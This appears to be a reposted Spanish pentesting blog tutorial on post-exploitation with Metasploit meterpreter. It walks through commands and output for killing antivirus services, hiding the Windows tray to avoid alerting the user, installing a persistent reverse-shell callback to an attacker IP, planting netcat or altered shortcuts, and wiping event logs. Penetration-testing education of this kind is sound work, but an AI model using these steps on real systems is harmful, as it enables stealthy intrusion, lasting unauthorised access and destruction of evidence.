hacking.land

# Post-Explotación ¿Qué hacer después de conseguir acceso a la máquina?

3-4 minutos

---

Hoy hablaremos del proceso de Post-Explotación, que como bien indica su nombre, es la siguiente fase a la explotación de un sistema.


Una vez hemos conseguido acceso al objetivo, debemos realizar los siguientes pasos que componen esta fase:

- Entender el entorno y a quien esté detrás (Information Gathering).

  Como en procesos anteriores, se necesita recolectar la mayor información posible para garantizar nuestro objetivo y planificar nuestro ataque, por lo que una vez dentro del sistema necesitaremos conseguir toda la información posible sobre el software que se utiliza, los parches aplicados, protecciones (Antivirus, Firewall, IDS...), si estamos en una máquina virtual o no, procesos y servicios activos, tiempo de actividad/inactividad, segmentos de red, etc...

  Para todos esto hay muchos comandos en una sesión meterpreter, así que mostraré solo algunos:


## Information Gathering


- Escalar privilegios (Privilege Escalation)

  Cuantos más permisos tengamos sobre la máquina objetivo más podremos hacer.

  **Escalando privilegios**




- Eliminar/bloquear/anular software de protección (AV, Firewall, IDS...)

  Evidentemente necesitaremos bloquear/anular estos sistemas

para no ser detectados a la hora de realizar cualquier tarea dentro del sistema.

## Anulando protecciones

```
meterpreter > run killav
[*] Killing Antivirus services on the target...
```

Espera!!! No corras!!!

Antes de realizar ninguna acción piensa antes si vas a hacer saltar alguna alarma...


Aquí si el usuario/administrador viese el antivirus y el firewall desactivado evidentemente como mínimo se sentiría preocupado.
Pero para este ejemplo, podríamos realizar una pequeña modificación en el registro para ocultar el centro de actividades antes de desactivar nada, y que así, pase desapercibida dicha acción.

```
meterpreter > reg setval -k HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer -v NoTrayItemsDisplay -d 1
Successful set NoTrayItemsDisplay.
```


- Crear puertas traseras (Rootkits)

  Llegados a este punto, necesitaremos mantener nuestro acceso a dicha máquina aunque sea reiniciada o apagada o nosotros

mismos seamos quienes nos desconectemos.

## Manteniendo el acceso


```
meterpreter > run persistence -U -i 5 -p 4444 -r 192.168.0.199
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/XX-CF8A2A639086_20140303.0936/XX-CF8A2A639086_20140303.0936.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.0.199 LPORT=4444
[*] Persistent agent script is 612525 bytes long
```

También podríamos subir un netcat para que se ejecute al inicio y lance la conexión a nuestra máquina, cambiar accesos directos para que además de ejecutar el programa habitual lance una meterpreter, shell o lo que deseemos. Aquí es cuestión de gustos e imaginación.


- Borrar huellas digitales.

  Por último, debemos borrar toda evidencia de nuestra presencia.

## Borrado de huellas




```
meterpreter > clearev
[*] Wiping 633 records from Application...
[*] Wiping 1757 records from System...
```



Temporales, eventos del sistema, registros, conexiones... debemos ser bastante minuciosos si queremos no dejar rastro alguno.

Esto ha sido todo por hoy, espero que les haya gustado.

Saludos.

Referencias
http://thehackerway.com/2011/03/18/pasos-de-post-explotacion-de-sistemas/
http://thehackerway.com/2011/06/04/meterpreter-scripts-post-explotacion-de-sistemas/
http://www.fermu.com/es/articulos/guia-regedit/19-resolucion-de-problemas/790-quitar-el-icono-del-centro-de-actividades-del-%C3%A1rea-de-notificaci%C3%B3n
http://foro.elhacker.net/hacking_avanzado/guia_de_post_explotacion_borrado_de_huellas_digitales-t405677.0.html

**Fuente:** http://systemexposed.blogspot.com/2014/03/pentesting-post-explotacion.html

Post-Explotación ¿Qué hacer después de conseguir acceso a la máquina?  Reviewed by Zion3R on 20:44 Rating: 5